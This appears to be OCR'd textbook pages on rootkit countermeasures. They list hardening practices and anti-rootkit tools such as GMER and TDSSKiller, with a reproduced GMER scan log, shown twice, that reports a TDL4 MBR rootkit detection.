
A few techniques adopted to defend against rootkits are as follows:

- Reinstall OS/applications from a trusted source after backing up critical data.
- Maintain well-documented automated installation procedures.
- Perform kernel memory dump analysis to determine the presence of rootkits.
- Harden the workstation or server against the attack.
- Educate staff to avoid downloading any files/programs from untrusted sources.
- Install network- and host-based firewalls and frequently check for updates.
- Ensure the availability of trusted restoration media.
- Update and patch OSes, applications, and firmware.

- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies.
- Regularly update antivirus and anti-spyware software.
- Keep anti-malware signatures up to date.
- Avoid logging into an account with administrative privileges.
- Adhere to the principle of least privileges.
- Ensure that the chosen antivirus software possesses rootkit protection.
- Avoid installing unnecessary applications and disable the features and services not in use.
- Refrain from engaging in dangerous activities on the Internet.
- Close any unused ports.
- Periodically scan the local system using host-based security scanners.
- Increase the security of the system using two-step or multi-step authentication so that an attacker cannot gain root access to the system to install rootkits.
- Never read emails, browse websites, or open documents while handling an active session with a remote server.
- Use configuration management and vulnerability-scanning tools to verify the effective deployment of updates.
- Employ traffic filtering software to detect and block malicious traffic entering the network.
- Use next-generation antivirus programs having machine learning–based anomaly detection and behavioral heuristics capabilities.
- Thoroughly read the instructions in the end-user license agreement (EULA) before installing any software.
- Avoid surfing the Internet while logged into an administrator account.
- Enforce write protection on the motherboard to prevent BIOS from being infected by a rootkit.

Anti-Rootkits

GMER | GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.



```
Type   Name                                                              Value
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdD3Transition]        [fffff80000b9b840] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdD0Transition]        [fffff80000b9b834] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdReceivePacket]       [fffff80000b9b920] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdSendPacket]          [fffff80000b9b918] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdRestore]             [fffff80000b9b90c] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdSave]                [fffff80000b9b900] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdDebuggerInitialize0] [fffff80000b9b8e4] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdDebuggerInitialize1] [fffff80000b9b8f0] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\hal.dll[KDCOM.dll!KdRestore]                  [fffff80000b9b90c] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!HalPrivateDis
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!atol]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KeFindConfig
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!MmMapIoSp
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!_strupr]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!InbvDisplayS
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KdDebugger
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!strstr]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KeBugCheck
IAT    C:\Windows\system32\kdcom.dll[HAL.dll!HalQueryRealTim
IAT    C:\Windows\system32\kdcom.dll[HAL.dll!KdComPortInUse]
Devi...  \Driver\atapi \Device\Ide\IdeDeviceP0T0L0-0
Devi...  \Driver\atapi -> DriverStartIo \Device\Ide\IdePort0
Devi...  \Driver\atapi -> DriverStartIo \Device\Ide\IdePort1             fffffa800156d480
Devi...  \Driver\atapi -> DriverStartIo \Device\Ide\IdeDeviceP1T0L0-2    fffffa800156d480
Devi...  \Driver\atapi -> DriverStartIo \Device\ScsiPort0                fffffa800156d480
Devi...  \Driver\atapi -> DriverStartIo \Device\ScsiPort1                fffffa800156d480
Trace  ntoskrnl.exe CLASSPNP.SYS disk.sys >>UNKNOWN [0xfffffa800156d6c0]<<   fffffa800156d6c0
Trace  1 nt!IofCallDriver -> \Device\Harddisk0\DR0[0xfffffa8001354790]       fffffa8001354790
Trace  3 CLASSPNP.SYS[fffff8800190443f] -> nt!IofCallDriver -> \Device\Ide\IdeDeviceP0T0L0-0[0...   fffffa80012ba680
Trace  \Driver\atapi[0xfffffa800156be70] -> IRP_MJ_CREATE -> 0xfffffa800156d6c0   fffffa800156d6c0
Disk   \Device\Harddisk0\DR0                                          TDL4@MBR code has been found
Disk   \Device\Harddisk0\DR0                                          sector 0: rootkit-like behavior
```

☑ System
☑ Sections
☑ IAT/EAT
☑ Devices
☑ Trace I/O
☑ Modules
☑ Processes
☑ Threads
☑ Libraries
☑ Services
☑ Registry
☑ Files
☑ Quick scan
☐ C:\
☑ ADS
☐ Show all

WARNING !!!

GMER has found system modification caused by ROOTKIT activity.

OK

Stinger
https://www.mcafee.com

Avast One
https://www.avast.com

TDSSKiller
https://usa.kaspersky.com

Malwarebytes Anti-Rootkit
https://www.malwarebytes.com

Rootkit Buster
https://www.trendmicro.com


Anti-Rootkits

The following anti-rootkits can be used to remove various types of malware, such as rootkits, viruses, Trojans, and worms, from the system. You can download or purchase anti-rootkit software from their websites and install them on your PC to gain protection from malware, especially from rootkits.

- **GMER**

  Source: *http://www.gmer.net*

  GMER is an application that helps security professionals to detect and remove rootkits by scanning processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking – SSDT, IDT, and IRP calls, and inline hooks.



```
Type   Name                                                             Value
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdD3Transition]        [fffff80000b9b840] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdD0Transition]        [fffff80000b9b834] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdReceivePacket]       [fffff80000b9b920] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdSendPacket]          [fffff80000b9b918] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdRestore]             [fffff80000b9b90c] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdSave]                [fffff80000b9b900] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdDebuggerInitialize0] [fffff80000b9b8e4] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\ntoskrnl.exe[KDCOM.dll!KdDebuggerInitialize1] [fffff80000b9b8f0] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\hal.dll[KDCOM.dll!KdRestore]                  [fffff80000b9b90c] \SystemRoot\system32\kdcom.dll [.text]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!HalPrivateDis
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!atol]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KeFindConfig
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!MmMapIoSp
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!_strupr]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!InbvDisplayS
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KdDebugger
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!strstr]
IAT    C:\Windows\system32\kdcom.dll[ntoskrnl.exe!KeBugCheck
IAT    C:\Windows\system32\kdcom.dll[HAL.dll!HalQueryRealTim
IAT    C:\Windows\system32\kdcom.dll[HAL.dll!KdComPortInUse]
Devi...  \Driver\atapi \Device\Ide\IdeDeviceP0T0L0-0
Devi...  \Driver\atapi -> DriverStartIo \Device\Ide\IdePort0
Devi...  \Driver\atapi -> DriverStartIo \Device\Ide\IdePort1             fffffa800156d480
Devi...  \Driver\atapi -> DriverStartIo \Device\Ide\IdeDeviceP1T0L0-2    fffffa800156d480
Devi...  \Driver\atapi -> DriverStartIo \Device\ScsiPort0                fffffa800156d480
Devi...  \Driver\atapi -> DriverStartIo \Device\ScsiPort1                fffffa800156d480
Trace  ntoskrnl.exe CLASSPNP.SYS disk.sys >>UNKNOWN [0xfffffa800156d6c0]<<   fffffa800156d6c0
Trace  1 nt!IofCallDriver -> \Device\Harddisk0\DR0[0xfffffa8001354790]   fffffa8001354790
Trace  3 CLASSPNP.SYS[fffff8800190443f] -> nt!IofCallDriver -> \Device\Ide\IdeDeviceP0T0L0-0[0...   fffffa80012ba680
Trace  \Driver\atapi[0xfffffa800156be70] -> IRP_MJ_CREATE -> 0xfffffa800156d6c0   fffffa800156d6c0
Disk   \Device\Harddisk0\DR0                                             TDL4@MBR code has been found
Disk   \Device\Harddisk0\DR0                                             sector 0: rootkit-like behavior
```

